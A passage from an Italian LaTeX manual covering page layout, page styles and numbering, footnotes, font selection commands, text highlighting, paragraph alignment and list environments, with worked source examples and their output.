Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla...

\newpage
```

```
Qui inizia un'altra colonna, a seguito dell'uso del comando di salto
pagina semplice. Bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla...
```

Come si può osservare nella composizione finale che appare nella figura 446.9, il comando '**\newpage**' genera un salto fino all'inizio della colonna successiva, indipendentemente dal fatto che questa si trovi nella pagina corrente o in quella successiva. Al contrario, i comandi '**\clearpage**' e, necessariamente, '**cleardoublepage**', fanno ricominciare la composizione effettivamente in una pagina nuova.

Figura 446.9. Esempio di composizione a due colonne.

Bla bla bla bla... questo testo va a cavallo delle due colonne

Qui inizia la suddivisione del testo in due colonne verticali. Bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Qui inizia un'altra colonna, a seguito dell'uso del comando di salto pagina semplice. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...

Il comando '**\twocolumn**' crea due colonne di larghezza uguale, utilizzando lo spazio definito dalla lunghezza '**\textwidth**', meno lo spazio di '**\columnsep**'. Pertanto, se si desidera cambiare la larghezza dello spazio interno alle colonne occorre intervenire prima nella lunghezza '**\columnsep**' e quindi usare il comando '**\twocolumn**'.

446.3 Stile della pagina

LaTeX definisce in modo automatico l'aspetto della riga di intestazione e di quella del fondo pagina, in base alla classe del documento, inserendo eventualmente delle varianti all'inizio delle parti e dei capitoli. I comandi elencati nella tabella seguente, consentono di interferire nello stile della pagina:

Comando	Descrizione
`\pagestyle{plain}` `\thispagestyle{plain}`	richiede lo stile più semplice, in cui viene mostrato soltanto il numero di pagina;
`\pagestyle{empty}` `\thispagestyle{empty}`	richiede che venga eliminata qualunque indicazione, sopra e sotto il corpo del testo;
`\pagestyle{headings}` `\thispagestyle{headings}`	richiede che si utilizzino intestazioni e righe in fondo alla pagina in modo predefinito, secondo la classe del documento;
`\pagestyle{myheadings}` `\thispagestyle{myheadings}`	richiede che si utilizzino intestazioni e righe in fondo alla pagina secondo quanto richiesto espressamente con i comandi '**\markboth**' o '**\markright**';

Comando	Descrizione
`\markboth{`*intestazione_sinistra*`}{`*intestazione_destra*`}`	definisce delle righe di intestazione personalizzate, distinte per le pagine sinistre e per le pagine destre;
`\markright{`*intestazione_destra*`}`	definisce la riga di intestazione personalizzata per le pagine destre (si usa quando la classe del documento prevede di non distinguere tra pagine sinistre e destre);

Nell'elenco, sono stati messi assieme i comandi '**`\pagestyle`**' e '**`\thispagestyle`**', ma il primo interviene su tutte le pagine, a partire da quella in corso, fino al prossimo comando del genere, mentre il secondo riguarda esclusivamente la pagina in corso, come eccezione rispetto allo stile normale. LaTeX utilizza proprio questa tecnica per fare in modo che la pagina iniziale di un capitolo o di una parte sia diversa nello stile rispetto alle altre pagine normali.

Generalmente, le righe di intestazione sono definite automaticamente in modo appropriato, secondo la classe prescelta del documento. Per modificare manualmente queste righe di intestazione, si deve definire lo stile personalizzato, con il comando '**`\pagestyle{myheadings}`**', specificando il contenuto delle intestazioni con '**`\markboth`**' o con '**`\markright`**'. La definizione personalizzata delle intestazioni si limita a una riga di testo molto semplice, che viene allineata in modo appropriato (a sinistra nella pagine destre e a destra nelle pagine sinistre), per lasciare il posto al numero della pagina che viene inserito da LaTeX, senza poter intervenire su questo particolare.

A proposito dell'uso di '**`\markboth`**' e di '**`\markright`**', è interessante osservare che, se ci si trova in una pagina sinistra, viene preso in considerazione l'ultimo comando '**`\markboth`**' che rientri nella pagina, mentre se ci si trova in una pagina destra, viene preso in considerazione il primo comando '**`\markboth`**' o '**`\markright`**' che si trovi nella pagina stessa.

446.4 Numerazione delle pagine

LaTeX gestisce la numerazione delle pagine in modo automatico, attraverso il contatore '**`page`**'. A seconda della classe del documento, il contatore viene inizializzato in certi punti chiave, mostrando eventualmente una sequenza di numerazione differente. Se necessario, è possibile intervenire sul contatore e sull'aspetto della sequenza di numerazione.

Comando	Descrizione
`\pagenumbering{arabic}`	richiede una sequenza numerica normale (numeri arabi);
`\pagenumbering{roman}`	richiede una sequenza numerica con numeri romani fatti di lettere minuscole;
`\pagenumbering{Roman}`	richiede una sequenza numerica con numeri romani fatti di lettere maiuscole;
`\pagenumbering{alph}`	richiede una sequenza alfabetica minuscola;
`\pagenumbering{Alph}`	richiede una sequenza alfabetica maiuscola;
`\setcounter{page}{`***n***`}`	assegna alla pagina corrente il numero indicato; anche se si assegna un numero negativo, la progressione rimane in senso positivo.

Nella sezione 444.7.2 è stato descritto l'uso dei contatori; per modificare il contatore della pagina, è sufficiente agire sul nome '**`page`**', per esempio reinizializzandolo in questo modo:

```
\setcounter{page}{1}
```

Naturalmente, per intervenire in questo modo ci deve essere un buon motivo, perché la classe del documento provvede già a definire il modo migliore per reinizializzare il contatore al momento più opportuno.

Nello stesso modo, potrebbe essere interessante cambiare il modo in cui viene mostrato il numero della pagina, attraverso il comando '**`\pagenumbering`**', come descritto nella tabella.

446.5 Note a piè di pagina

Le note a piè di pagina vengono definite normalmente attraverso il comando '**`\footnote`**', che provvede da solo a incrementare il contatore delle note, corrispondente a '**`footnote`**', e a inserire la nota nella collocazione appropriata. Tuttavia, volendo fare riferimento alla stessa nota in più punti distinti, occorre separare la fase di dichiarazione da quella in cui si definisce il testo associato.

Comando	Descrizione
`\footnote{`***testo***`}`	incrementa il contatore delle note, inserisce il numero ad apice nel testo e mette la nota a piè di pagina;
`\footnotemark[\value{footnote}]`	lascia inalterato il contatore delle note e inserisce il numero attuale del contatore ad apice nel testo;
`\footnotemark[`***n***`]`	lascia inalterato il contatore delle note e inserisce il numero ***n*** ad apice nel testo;
`\footnotemark`	incrementa il contatore delle note, inserisce il numero ad apice nel testo, ma per la nota a piè di pagina attende il comando '**`\footnotetext`**';
`\footnotetext{`***testo***`}`	mette la nota a piè di pagina, associandole il numero attuale del contatore '**`footnote`**'.
`\footnotetext[`***n***`]{`***testo***`}`	mette la nota a piè di pagina, associandole il numero ***n***.

446.6 Sillabazione

Come per TeX, si può usare il comando '**`\hyphenation`**' per dichiarare la sillabazione di parole che in qualche modo non vengono separate correttamente; per esempio così:

```
\hyphenation{car-tel-lo-ne ma-nu-a-le}
```

Eventualmente, come già annotato in un'altra sezione, se c'è la necessità di mantenere unita una parola, o più parole assieme, si può usare una scatola:

```
\mbox{file system}
```

In questo caso, oltre che impedire la separazione delle parole, si vuole anche evitare che la riga venga interrotta in corrispondenza dello spazio che le separa.

LaTeX: caratteri

In generale, LaTeX eredita la gestione dei caratteri da stampa del linguaggio TeX puro e semplice. In questo senso, valgono praticamente le stesse regole per ottenere le lettere accentate e gli altri simboli speciali, con la differenza che è possibile istruire LaTeX in modo che accetti la codifica ISO 8859-1, con le istruzioni seguenti, da inserire nel preambolo, come già descritto nel capitolo 444.

```
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
```

Anche con LaTeX funzionano i legati in modo automatico, inoltre si definiscono i contesti matematici nello stesso modo di TeX.

La differenza importante di LaTeX sta nella definizione di una veste grafica complessiva e nel modo di fare riferimento ai caratteri da stampa, che avviene attraverso comandi differenti, con comportamenti diversi rispetto a TeX.

Negli esempi, salvo indicazione diversa, si suppone di utilizzare nel preambolo i comandi necessari all'utilizzo della codifica ISO 8859-1:

```
\usepackage[latin1]{inputenc}
\usepackage[T1]{fontenc}
```

447.1 Caratteri che hanno un significato speciale

Alcuni simboli (caratteri) usati nel sorgente hanno necessariamente un significato speciale, nel senso che non si traducono nel segno corrispondente nella composizione. Questo problema esiste già con TeX, ma LaTeX offre delle alternative leggermente diverse nel modo di ottenere i simboli mancanti nella composizione. La tabella 447.3 riepiloga i simboli che hanno un significato speciale nel sorgente LaTeX, con l'indicazione del codice necessario per ottenere i segni corrispondenti nella composizione.

Tabella 447.3. Elenco dei caratteri che hanno significati particolari.[1]

Carattere speciale	Utilizzo normale	Trasformazione per l'uso letterale
`\`	Prefisso di un comando o di un simbolo di controllo.	`\textbackslash`
`{` `}`	Apre e chiude un gruppo.	`\{` `\}`
`%`	Inizia un commento fino alla fine della riga.	`\%`
`&`	Tabulazione orizzontale.	`\&`
`~`	Spazio non interrompibile.	`\textasciitilde`
`$`	Inizia e conclude un contesto matematico.	`\$`
`^`	Apice, in un contesto matematico.	`\textasciicircum`

Carattere speciale	Utilizzo normale	Trasformazione per l'uso letterale
_	Il trattino basso rappresenta un pedice, in un contesto matematico.	_{}
#	Definisce la collocazione di un parametro.	\#
<SP>	Uno o più spazi vengono ridotti a uno solo.	\<SP>
[ ]	Alle volte, le parentesi quadre delimitano un'opzione e non vengono inserite nella composizione.	{[} {]}

Per quanto riguarda gli accenti ottenuti sovrapponendo il simbolo alla lettera successiva, il funzionamento è uguale a quello di TeX, come descritto nelle sezioni 439.2 e 443.3.

447.2 Corpi uniformi

Lo scopo principale di LaTeX è quello di impostare una veste grafica uniforme, dove, tra le altre cose si specificano inizialmente i corpi e gli stili dei caratteri da stampa da usare nei vari contesti. In particolare, con il comando iniziale '**`\documentclass`**' è possibile indicare la dimensione normale del testo, attraverso un'opzione (come '**`11pt`**'), a cui si adegua proporzionalmente tutto il resto (capitolo 444).

Alcuni comandi definiscono il corpo del carattere in base a delle definizioni relative:

Comando	Descrizione
{\Huge ***testo***} \begin{Huge}***testo***\end{Huge}	il corpo più grande della serie;
{\huge ***testo***} \begin{huge}***testo***\end{huge}	
{\LARGE ***testo***} \begin{LARGE}***testo***\end{LARGE}	
{\Large ***testo***} \begin{Large}***testo***\end{Large}	
{\large ***testo***} \begin{large}***testo***\end{large}	
{\normalsize ***testo***} \begin{normalsize}***testo***\end{normalsize}	la dimensione normale del testo;
{\small ***testo***} \begin{small}***testo***\end{small}	

Comando	Descrizione

`{\footnotesize` ***testo*** `}`
 	
`\begin{footnotesize}`***testo***`\end{footnotesize}`	

`{\scriptsize` ***testo*** `}`
 	
`\begin{scriptsize}`***testo***`\end{scriptsize}`	

`{\tiny` ***testo*** `}`
 	
`\begin{tiny}`***testo***`\end{tiny}`
	il corpo più piccolo nell'ambito della veste grafica scelta.

In condizioni normali, questi comandi non vengono usati direttamente da chi scrive un documento in LaTeX; tuttavia, se c'è la necessità di ingrandire o di rimpicciolire il testo, con questi c'è la certezza di rimanere nelle dimensioni standard usate dallo stile prescelto:

```
Questo è un testo normale, che può diventare più {\large grande}
o più {\small piccolo}, a seconda delle esigenze.
```

Questo è un testo normale, che può diventare più grande o più piccolo, a seconda delle esigenze.

447.3 Caratteri da stampa

A differenza di TeX, i comandi di LaTeX che definiscono lo stile del carattere sono cumulabili. Per esempio, la definizione di un testo in corsivo può essere cumulata con quella del neretto, per ottenere un neretto corsivo.

Le caratteristiche principali di un carattere sono lo stile, la serie e il corpo. Lo stile e la serie possono essere definite utilizzando istruzioni del tipo seguente:

1. `\`***stile_serie_a***`{`***testo***`}`

2. `{\`***stile_serie_b*** ***testo***`}`

3. `\begin{`***stile_serie_b***`}`...`\end{`***stile_serie_b***`}`

I nomi delle istruzioni cambiano a seconda che si utilizzi un modo oppure l'altro. Per esempio, per scrivere un testo in corsivo, si possono utilizzare questi tre modi.

```
\textit{Testo in corsivo}

{\itshape Testo in corsivo}

\begin{itshape}Testo in corsivo\end{itshape}
```

Tutte le forme consentono di cumulare gli effetti; per esempio, si può scrivere '**`\textit{\textbf{`*testo*`}}`**', '**`{\itshape\bfseries`** *testo***`}`**', oppure '**`\begin{itshape}\begin{bfseries}`***testo***`\end{bfseries}\end{itshape}`**' per ottenere un neretto corsivo.

La tabella seguente elenca i comandi che possono essere usati in un contesto normale (non matematico):

Comando	Descrizione

`\textrm{`***testo***`}`
`{\rmfamily` ***testo***`}`
`\begin{rmfamily}`***testo***`\end{rmfamily}`
	tondo;

`\textsf{`***testo***`}`
`{\sffamily` ***testo***`}`
`\begin{sffamily}`***testo***`\end{sffamily}`
	lineare;

`\texttt{`***testo***`}`
`{\ttfamily` ***testo***`}`
`\begin{ttfamily}`***testo***`\end{ttfamily}`
	dattilografico;

`\textbf{`***testo***`}`
`{\bfseries` ***testo***`}`
`\begin{bfseries}`***testo***`\end{bfseries}`
	neretto;

`\textup{`***testo***`}`
`{\upshape` ***testo***`}`
`\begin{upshape}`***testo***`\end{upshape}`
	normale, in contrapposizione al neretto;

`\textit{`***testo***`}`
`{\itshape` ***testo***`}`
`\begin{itshape}`***testo***`\end{itshape}`
	corsivo;

`\textsl{`***testo***`}`
`{\slshape` ***testo***`}`
`\begin{slshape}`***testo***`\end{slshape}`
	inclinato;

Comando	Descrizione

`\textsc{`***testo***`}`
`{\scshape `***testo***`}`
`\begin{scshape}`***testo***`\end{scshape}`
	maiuscoletto;

`\textnormal{`***testo***`}`
`{\normalfont `***testo***`}`
`\begin{normalfont}`***testo***`\end{normalfont}`
	testo normale.

La tabella successiva riguarda invece il contesto matematico:

Comando	Descrizione
`\mathnormal{`***testo***`}`	testo matematico normale;
`\mathrm{`***testo***`}`	tondo;
`\mathbf{`***testo***`}`	neretto;
`\mathsf{`***testo***`}`	lineare;
`\mathtt{`***testo***`}`	dattilografico;
`\mathit{`***testo***`}`	corsivo;
`\mathcal{`***testo***`}`	calligrafico;
`\mathsc{`***testo***`}`	maiuscoletto.

A titolo di esempio, la tabella 447.10 consente di confrontare le varianti seriali dello stile normale di scrittura.

Tabella 447.10. Combinazioni a coppie di serie per il testo normale.

	tondo	corsivo	neretto	inclinato	maiuscoletto
tondo	abc123	*abc123*	**abc123**	*abc123*	ABC123
corsivo	*abc123*	*abc123*	***abc123***	*abc123*	ABC123
neretto	**abc123**	***abc123***	**abc123**	***abc123***	**ABC123**
inclinato	*abc123*	*abc123*	***abc123***	*abc123*	ABC123
maiuscoletto	ABC123	*abc123*	**ABC123**	ABC123	ABC123

Oltre allo stile e alla serie del carattere può essere definito il corpo, con i comandi già mostrati nella sezione precedente, oppure in modo diretto, nel caso si debba andare al di fuori della veste grafica preimpostata. In tal caso, si usano dei comandi nella forma:

```
\fontsize{corpo}{distanza_tra_le_righe}\selectfont
```

Per esempio, per ottenere un corpo di 5 mm, con un'altezza della riga di 6 mm (il 120 % del corpo), si può usare il comando '**`\fontsize{5mm}{6mm}\selectfont`**':

```
Questo è un testo normale; {\fontsize{5mm}{6mm}\selectfont questo
carattere ha un corpo particolare}; qui il testo torna a essere normale.
```

Questo è un testo normale; questo carattere ha un corpo particolare; qui il testo torna a essere normale.

447.3.1 Enfatizzazione

Quando non ha importanza stabilire esattamente l'aspetto di un carattere, ma si vuole semplicemente enfatizzarlo rispetto al contesto in cui si trova, si può usare il comando '**`\emph`**'. L'esempio seguente mostra cosa accade quando in una situazione in cui il carattere è corsivo si usa questo comando:

```
\begin{itshape}Bla bla bla bla bla bla \emph{testo enfatizzato} bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...\end{itshape}
```

Bla bla bla bla bla bla testo enfatizzato *bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla...*

447.4 Definizione dettagliata del carattere da stampa

Generalmente, i comandi già descritti a proposito della definizione del carattere da stampa sono più che sufficienti per l'utente normale di LaTeX; eventualmente, sono disponibili anche altri comandi più dettagliati, che si prestano particolarmente per la realizzazione di macro particolari. Questi comandi hanno in comune la necessità di usare alla fine il comando '**`\selectfont`**' per attuare le modifiche al carattere da stampa. La tabella seguente elenca i comandi che riguardano la definizione dettagliata del carattere da stampa (appare anche '**`\fontsize`**' che è già stato descritto nella sezione precedente):

Comando	Descrizione
`\fontencoding{OT1`|`T1`|***altra_codifica***`}`	definisce la codifica del carattere ('**`T1`**' rappresenta la codifica ISO 8859-1);
`\fontfamily{cmr`|`cmss`|`cmtt`|***altro_stile***`}`	definisce lo stile del carattere ('**`cmr`**' sta per *Computer modern roman*, '**`cmss`**' è il *Computer modern sans serifs*, '**`cmtt`**' è il *Computer modern typewriter text*);
`\fontseries{m`|`b`|`c`|`bc`|`bx`|***altra_serie***`}`	definisce la serie del carattere ('**`m`**' sta per *Medium*, '**`b`**' sta per *Bold*, '**`c`**' sta per *Condensed*, '**`bc`**' sta per *Bold condensed* e '**`bx`**' sta per *Bold extended*);
`\fontshape{n`|`it`|`sl`|`sc`|`ui`|`ol}`	definisce una variante della serie del carattere ('**`n`**' sta per *Normal*, '**`it`**' sta per *Italic*, '**`sl`**' sta per *Slanted*, '**`sc`**' sta per *Small caps*, '**`ui`**' sta per *Upright italic* e '**`ol`**' sta per *Outline*, ma naturalmente non tutti i tipi di carattere hanno a disposizione tutte le varianti possibili);

Comando	Descrizione
\fontsize{*corpo*}{*altezza_riga*}	definisce il corpo del carattere e l'altezza della riga;
\selectfont	abilita le modifiche fatte in precedenza al carattere (tipo, stile e dimensione);
\usefont{*codifica*}{*stile*}{*forma*}	definisce simultaneamente tutte le caratteristiche del carattere, escluso il corpo e la distanza tra le righe, senza nemmeno bisogno di '**\selectfont**' per attivare la scelta fatta.

A proposito del comando '**\usefont**', si osservi che il secondo argomento si riferisce alle sigle utilizzabili con il comando '**\fontseries**', mentre il terzo argomento richiede una sigla riferita al comando '**\fontshape**'. La suddivisione delle varianti seriali in questi due gruppi deriva dall'organizzazione di LaTeX riguardo alla cumulabilità tra stili. In pratica, le varianti seriali di '**\fontseries**' non sono cumulabili tra di loro; per esempio, per ottenere un carattere stretto e neretto è già prevista una voce unica: '**bc**'. Lo stesso ragionamento vale per le varianti seriali di '**\fontshape**', mentre una variante di '**\fontseries**' è cumulabile con una variante di '**\fontshape**'.

Viene mostrato un esempio completo, in cui si può notare anche l'uso delle lettere accentate, a seguito della selezione della codifica '**T1**':

```
\documentclass{article}
\usepackage[italian]{babel}
%\usepackage[latin1]{inputenc}
%\usepackage[T1]{fontenc}
\frenchspacing
\pagestyle{empty}
\setlength{\textwidth}{14cm}
\begin{document}

Questo \`e un testo normale;
{\fontencoding{T1}\fontfamily{cmss}\fontseries{n}\fontshape{it}
\fontsize{5mm}{7mm}\selectfont questo è invece un carattere senza
grazie, chiaro, corsivo, con un corpo di 5 mm, in una riga alta 7 mm.}
Questo \`e di nuovo un carattere normale. \usefont{T1}{cmss}{n}{it}
Questo è ancora un carattere senza grazie, chiaro, corsivo, con un corpo
normale. \fontsize{5mm}{7mm}\selectfont Qui il carattere si ingrandisce
di nuovo. \normalfont Qui si ritorna a un carattere di stile e serie
normale, ma la dimensione rimane inalterata.

\end{document}
```

Questo è un testo normale; questo è invece un carattere senza grazie, chiaro, corsivo, con un corpo di 5 mm, in una riga alta 7 mm. Questo è di nuovo un carattere normale. Questo è ancora un carattere senza grazie, chiaro, corsivo, con un corpo normale. Qui il carattere si ingrandisce di nuovo. Qui si ritorna a un carattere di stile e serie normale, ma la dimensione rimane inalterata.

447.5 Linee e cornicette attorno al testo

Per LaTeX vale lo stesso problema di TeX a proposito della sottolineatura, nel senso che non fa parte dello stile e della serie del carattere. Tuttavia, LaTeX facilita anche altre forme di evidenziamento analoghe:

Comando	Descrizione
`\underline{`***testo***`}`	mette una linea sotto al testo;
`$\overline{\hbox{`***testo***`}}$`	mette una linea sopra al testo;
`\frame{`***testo***`}`	racchiude il testo in un rettangolo;
`\fbox{`***testo***`}`	racchiude il testo in un rettangolo, lasciando un po' di spazio.

In tutti i casi, il testo evidenziato si trova inserito in una scatola orizzontale, che come tale non può essere spezzata, creando eventualmente dei problemi di impaginazione.

Si osservi che il comando '**`\overline`**' è fatto per l'ambito matematico. Nella tabella, la sintassi mostra il modo corretto per poterlo utilizzare in un contesto normale, con l'aggiunta del comando '**`\hbox`**', allo scopo di comporre il testo sopralineato in un contesto normale.

Segue un esempio riepilogativo di queste forme di evidenziamento del testo:

```
Qui inizia un testo normale, in cui questa \underline{parola} appare
sottolineata; ma è possibile anche sopralineare $\overline{\hbox{questa
piccola frase}}$, così come si possono creare delle \frame{cornicette
schiacciate}, oppure \fbox{un po' più distanziate} dal testo.
```

Qui inizia un testo normale, in cui questa parola appare sottolineata; ma è possibile anche sopralineare questa piccola frase, così come si possono creare delle cornicette schiacciate, oppure un po' più distanziate dal testo.

447.6 Spostamento verticale del testo

A volte può essere necessario lo spostamento verticale di alcuni caratteri rispetto alla base della riga. Per fare questo si usa il comando '**`\raisebox`**', con cui si delimita il testo da spostare, specificando di quanto questo debba essere alzato (per abbassarlo si possono usare valori negativi):

```
\raisebox{spostamento_verticale}{testo}
```

Si osservi l'esempio seguente in cui si gioca con la parola «ciao»:

```
c\raisebox{1mm}{i}\raisebox{2mm}{a}\raisebox{1mm}{o}
c\raisebox{-1mm}{i}\raisebox{-2mm}{a}\raisebox{-1mm}{o}
```

$\mathrm{c}^{\mathrm{i}^{\mathrm{a}}\mathrm{o}}$ $\mathrm{c}_{\mathrm{i}_{\mathrm{a}}\mathrm{o}}$

447.7 Riferimenti

- Vidar Bronken Gundersen, Rune Mathisen, *ISO character entities and their LaTeX equivalents*

  ⟨*http://www.bitjungle.com/isoent*⟩

  ⟨*http://www.bitjungle.com/files/isoent-ref.pdf*⟩

[1] Eventualmente, per ottenere il carattere «tilde», oltre a usare il comando '**`\textasciitilde`**' si può usare invece '**`$\sim$`**', per produrre un carattere che a volte viene ritenuto più grazioso.

Capitolo 448

LaTeX: blocchi di testo

LaTeX impagina il testo in paragrafi, in modo analogo a quanto fa già il linguaggio TeX puro e semplice. Anche per LaTeX funziona il comando '**\par**', allo scopo di concludere un paragrafo in modo esplicito, oppure è sufficiente lasciare almeno una riga bianca tra un blocco e l'altro.

448.1 Caratteristiche normali di un paragrafo

Il paragrafo di LaTeX è costruito in maniera molto simile a quella di TeX, con la differenza che il controllo sulla sua estensione orizzontale dipende dall'impostazione della pagina e dalla suddivisione in colonne. Anche con LaTeX rimane il rientro della prima riga dei paragrafi, con l'eccezione normale del primo paragrafo dopo un titolo. La tabella 448.1 mostra alcuni dei comandi che controllano l'aspetto del paragrafo.

Tabella 448.1. Alcuni dei comandi che intervengono nella definizione del paragrafo.

Lunghezza	Valore predefinito	Descrizione
\parindent	0.0pt	Larghezza del rientro della prima riga (in questo caso il contesto è quello di una tabella; di solito il valore è maggiore di zero).
\parskip	0.0pt	Distanza aggiuntiva tra i paragrafi.
\linewidth	79.66649pt	Larghezza della riga (in condizioni normali coincide con la larghezza della colonna a disposizione).
\baselineskip	12.0pt	Distanza verticale tra la base di una riga e la base di quella successiva (questo valore viene modificato automaticamente se si cambia la dimensione del carattere da stampa).
\leftskip	0.0pt	Rientro sinistro del paragrafo.
\rightskip	0.0pt	Rientro destro del paragrafo.

Senza intervenire nella lunghezza definita dal comando '**\parindent**', è possibile annullare il rientro della prima riga con il comando '**\noindent**', così come è possibile usare '**\indent**' per ottenere l'effetto opposto in presenza di un paragrafo che non ha il rientro per qualche ragione. Tuttavia, anche annullando il rientro con il comando '**\noindent**', rimane il problema della distanza tra i paragrafi, che in condizioni normali risulta troppo piccolo per consentirne l'individuazione senza rientri. Pertanto, quando si intende scrivere un documento che non fa uso di rientri in modo sistematico, conviene modificare le lunghezze che contano, direttamente nel preambolo, per esempio così:

```
\setlength{\parindent}{0pt}
\setlength{\parskip}{1ex plus 0.5ex minus 0.2ex}
```

Si osservi però, che in questo modo non può funzionare nemmeno il comando '**\indent**', perché si limiterebbe a porre un rientro di zero punti.

Segue il riepilogo degli ultimi comandi descritti:

Comando	Descrizione
\indent	richiede espressamente il rientro della prima riga secondo il valore di '**\parindent**';
\noindent	annulla il rientro della prima riga per il paragrafo in cui si trova.

448.2 Allineamento del testo

In condizioni normali, il testo dei paragrafi risulta allineato simultaneamente a sinistra e a destra. Per modificare questo comportamento si interviene normalmente attraverso degli ambienti, ma sono disponibili anche dei comandi alternativi che provengono da TeX:

Comando	Descrizione
`\begin{center}`***testo***`\end{center}`	centra il testo;
`\centerline{`***riga_di_testo***`}`	centra la riga;

`\begin{flushleft}`***testo***`\end{flushleft}`
 	
`{\raggedright `***testo***`\par}`
	allinea il testo a sinistra;

`\begin{flushright}`***testo***`\end{flushright}`
 	
`{\raggedleft `***testo***`\par}`
	allinea il testo a destra.

È interessante osservare che, mentre i comandi '**`\raggedright`**' e '**`\raggedleft`**', richiedono l'inserimento in un raggruppamento, dove l'ultimo paragrafo deve terminare in modo esplicito, prima della fine del raggruppamento, gli ambienti dichiarano implicitamente l'inizio e la fine di un paragrafo.

Il comando '**`\centerline`**' consente di centrare una riga soltanto, senza inserire la spaziatura che riguarda un paragrafo normale.

```
Questo è un paragrafo normale, che serve come riferimento. Bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla.

\begin{center}
Questo è un paragrafo centrato, attraverso l'ambiente {\ttfamily
center}. Bla bla bla bla bla bla bla bla bla bla bla.
\end{center}

Questo è un paragrafo normale, a cui segue una riga centrata:

\centerline{riga centrata.}

\begin{flushleft}
Questo è un paragrafo allineato a sinistra, attraverso l'ambiente
{\ttfamily flushleft}. Bla bla bla bla bla bla bla bla bla bla bla.
\end{flushleft}

\begin{flushright}
Questo è un paragrafo allineato a destra, attraverso l'ambiente
{\ttfamily flushright}. Bla bla bla bla bla bla bla bla bla bla bla.
\end{flushright}
```

Questo è un paragrafo normale, che serve come riferimento. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Questo è un paragrafo centrato, attraverso l'ambiente `center`. Bla bla bla bla bla bla bla bla bla bla bla.

Questo è un paragrafo normale, a cui segue una riga centrata:
riga centrata.

Questo è un paragrafo allineato a sinistra, attraverso l'ambiente `flushleft`. Bla bla bla bla bla bla bla bla bla bla bla.

Questo è un paragrafo allineato a destra, attraverso l'ambiente `flushright`. Bla bla bla bla bla bla bla bla bla bla bla.

448.3 Elenchi

Alcuni ambienti sono predisposti per la realizzazione di elenchi di vario tipo. Quelli più comuni sono '**`description`**', '**`enumerate`**' e '**`itemize`**', ma esiste anche il modo di definire un tipo di elenco libero, attraverso l'ambiente generico '**`list`**'.

L'elenco puntato classico si ottiene con l'ambiente '**`itemize`**':

```
\begin{itemize}
\item testo
\item testo
…
\item testo
\end{itemize}
```

All'interno dell'ambiente '**`itemize`**', il comando '**`\item`**' serve a indicare l'inizio di una voce dell'elenco; la voce può contenere del testo piuttosto articolato, anche in più paragrafi, per esempio con dei sottoelenchi o ambienti di altro genere. L'esempio seguente mostra un elenco contenente un sottoelenco:

```
\begin{itemize}
\item Primo.
\item Secondo.
      \begin{itemize}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{itemize}
\item Terzo.
\end{itemize}
```

- Primo.
- Secondo.
  - Questa voce è una suddivisione ulteriore del secondo punto.
    Questo è un paragrafo ulteriore.
  - Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
- Terzo.

Teoricamente, è possibile modificare il simbolo usato per evidenziare l'inizio delle voci, ridefinendo i comandi '**`\labelitemi`**', '**`\labelitemii`**', '**`\labelitemiii`**' e '**`\labelitemiv`**', che si riferiscono rispettivamente all'elenco principale e di seguito a sottoelenchi fino a un massimo di quattro livelli di annidamento. Per esempio, si può fare in modo che si utilizzi il segno «+» per l'elenco principale intervenendo in questo modo:

```
\renewcommand{\labelitemi}{\normalfont +}
```

Ecco come si presenta l'elenco già mostrato se si aggiunge questa istruzione all'inizio:

+ Primo.
+ Secondo.
  - Questa voce è una suddivisione ulteriore del secondo punto.
    Questo è un paragrafo ulteriore.
  - Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
+ Terzo.

In modo analogo si ottengono degli elenchi numerati, con l'ambiente '**`enumerate`**':

```
\begin{enumerate}
\item testo
\item testo
...
\item testo
\end{enumerate}
```

L'esempio già visto viene riproposto usando l'ambiente '**`enumerate`**'; si può osservare che la numerazione delle voci cambia quando si inseriscono dei sottoelenchi:

```
\begin{enumerate}
\item Primo.
\item Secondo.
      \begin{enumerate}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{enumerate}
```

```
\item Terzo.
\end{enumerate}
```

1. Primo.
2. Secondo.
   (a) Questa voce è una suddivisione ulteriore del secondo punto.
   Questo è un paragrafo ulteriore.
   (b) Questa è una voce ulteriore della sottoclassificazione appartenente al secondo punto.
3. Terzo.

La sequenza dei valori attribuita alle voci viene determinata attraverso dei contatori, che sono rispettivamente: '**`enumi`**', '**`enumii`**', '**`enumiii`**' e '**`enumiv`**'. In pratica, il primo contatore controlla l'elenco più esterno, mentre l'ultimo riguarda quello più interno (di conseguenza ci possono essere un massimo di quattro annidamenti). Inoltre, il tipo di numerazione usata negli elenchi dipende rispettivamente dai comandi: '**`\theenumi`**', '**`\theenumii`**', '**`\theenumiii`**' e '**`\theenumiv`**'. L'esempio seguente è una variante di quello già visto, in cui, l'elenco più esterno parte dal numero tre, mentre l'elenco annidato utilizza i numeri romani:

```
\begin{enumerate}
\setcounter{enumi}{2}
\item Primo.
\item Secondo.
      \renewcommand{\theenumii}{\roman{enumii}}
      \begin{enumerate}
      \item Questa voce è una suddivisione ulteriore del secondo
            punto.

            Questo è un paragrafo ulteriore.
      \item Questa è una voce ulteriore della sottoclassificazione
            appartenente al secondo punto.
      \end{enumerate}
\item Terzo.
\end{enumerate}
```

3. Primo.
4. Secondo.
   (i) Questa voce è una suddivisione ulteriore del secondo punto.
